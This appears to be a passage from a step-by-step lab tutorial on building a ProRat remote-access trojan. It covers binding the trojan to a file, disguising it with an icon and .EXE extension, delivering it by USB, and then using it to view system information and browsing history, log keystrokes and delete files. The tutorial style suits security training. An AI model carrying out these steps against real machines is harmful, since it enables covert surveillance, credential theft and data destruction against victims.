
Step 2: Click on create tab and select Create ProRat Server (342 Kbayt).




Step 3: Go to **general settings** and select the server port as **5110** (Default port number). Select Server Password, here we have selected '**pqrS**' as password. Select Victim name, here we have selected victim name as '**target**'.




Step 4: Go to '**Bind with File**' and click on the checkbox of '**Bind server with a file**' and click on '**Select File**' and select the **xss-payload-list** to hide the trojan as shown in the following screenshot.




You will be prompted as below:




Step 5: Now go to '**Server Extensions**' and select **.EXE**, now go to '**Server Icon**' and select an appropriate icon to camouflage our newly created trojan and then click on Create Server tab as shown in the following screenshots.






You will be prompted as below which says- The Binded server has been created with your settings in the current directory.




Here in the current directory i.e.(\Documents) you can see our trojan name is **binded_server** as shown below, you can rename it with any appropriate file name, we are sending it to the victim machine as **binded_server**.



Name	Date modified	Type	Size
Download	7/24/2023 3:41 AM	File folder	
Images	7/24/2023 3:41 AM	File folder	
Language	7/24/2023 3:41 AM	File folder	
binded_server	7/24/2023 3:48 AM	Application	799 KB
English	7/24/2023 3:41 AM	Compiled HTML ...	79 KB
ProRat	7/24/2023 3:41 AM	Application	2,899 KB
Readme	7/24/2023 3:41 AM	Text Document	9 KB
Turkish	7/24/2023 3:41 AM	Compiled HTML ...	92 KB
Version_Renewals	7/24/2023 3:41 AM	Text Document	35 KB

Step 6: Go to the victim windows 10 machine and open command prompt and write command ‘ipconfig’ and check its IP address.



```

Command Prompt

Ethernet adapter Ethernet 5:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::76a6:469:7dfb:77ee%13
IPv4 Address. . . . . : 192.168.56.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Wireless LAN adapter Local Area Connection* 1:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 2:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :


Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix . :
IPv6 Address. . . . . : 2401:4900:1c42:1c11:4149:d8ac:ae14:3c50
Temporary IPv6 Address. . . . . : 2401:4900:1c42:1c11:517a:664d:7787:f310
Link-local IPv6 Address . . . . . : fe80::6235:45b6:15b:3f21%17
IPv4 Address. . . . . : 192.168.1.4
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::1%17
                                         192.168.1.1

C:\Users\Kumar>

```

Step 7: Now send our trojan file to the victim machine via USB or any other resources, when the trojan file (binded_server) is opened, the trojan is executed in the background and we can connect to it from our attacker machine. We have used USB to send this malicious file.





Step 8: Type in victim's ip address in ip field and click on connect as shown below:



Step 9: It is asking for the password, so write the password which is 'pqrs' in our case and click on ok and it will connect to the victim's machine.





Step 10: Click on ‘PC info’ and select ‘System Information tab’ to see victim’s PC information, also click on ‘Last visited 25 web sites’ and see the last few visited websites of the victim.




Step 11: Now click on the ‘key logger’ option, when the user types any data in the machine, it will be logged in to ProRAT, and hackers can see the information they entered in the machine, click on ‘read log’ option to see the captured keystrokes.

You can see the key logs entered by the user in their machine as shown in the following screenshot.




Step 12: Now we will try to delete a text file from the user machine using ProRAT Trojan. Click on 'List Drives' tab and go to the C drive and go to desktop (C:\Users\Kumar\OneDrive\Desktop) and select the file that you want to delete (here 'New Text Document') and click on 'Delete' tab as shown in the following screenshot.



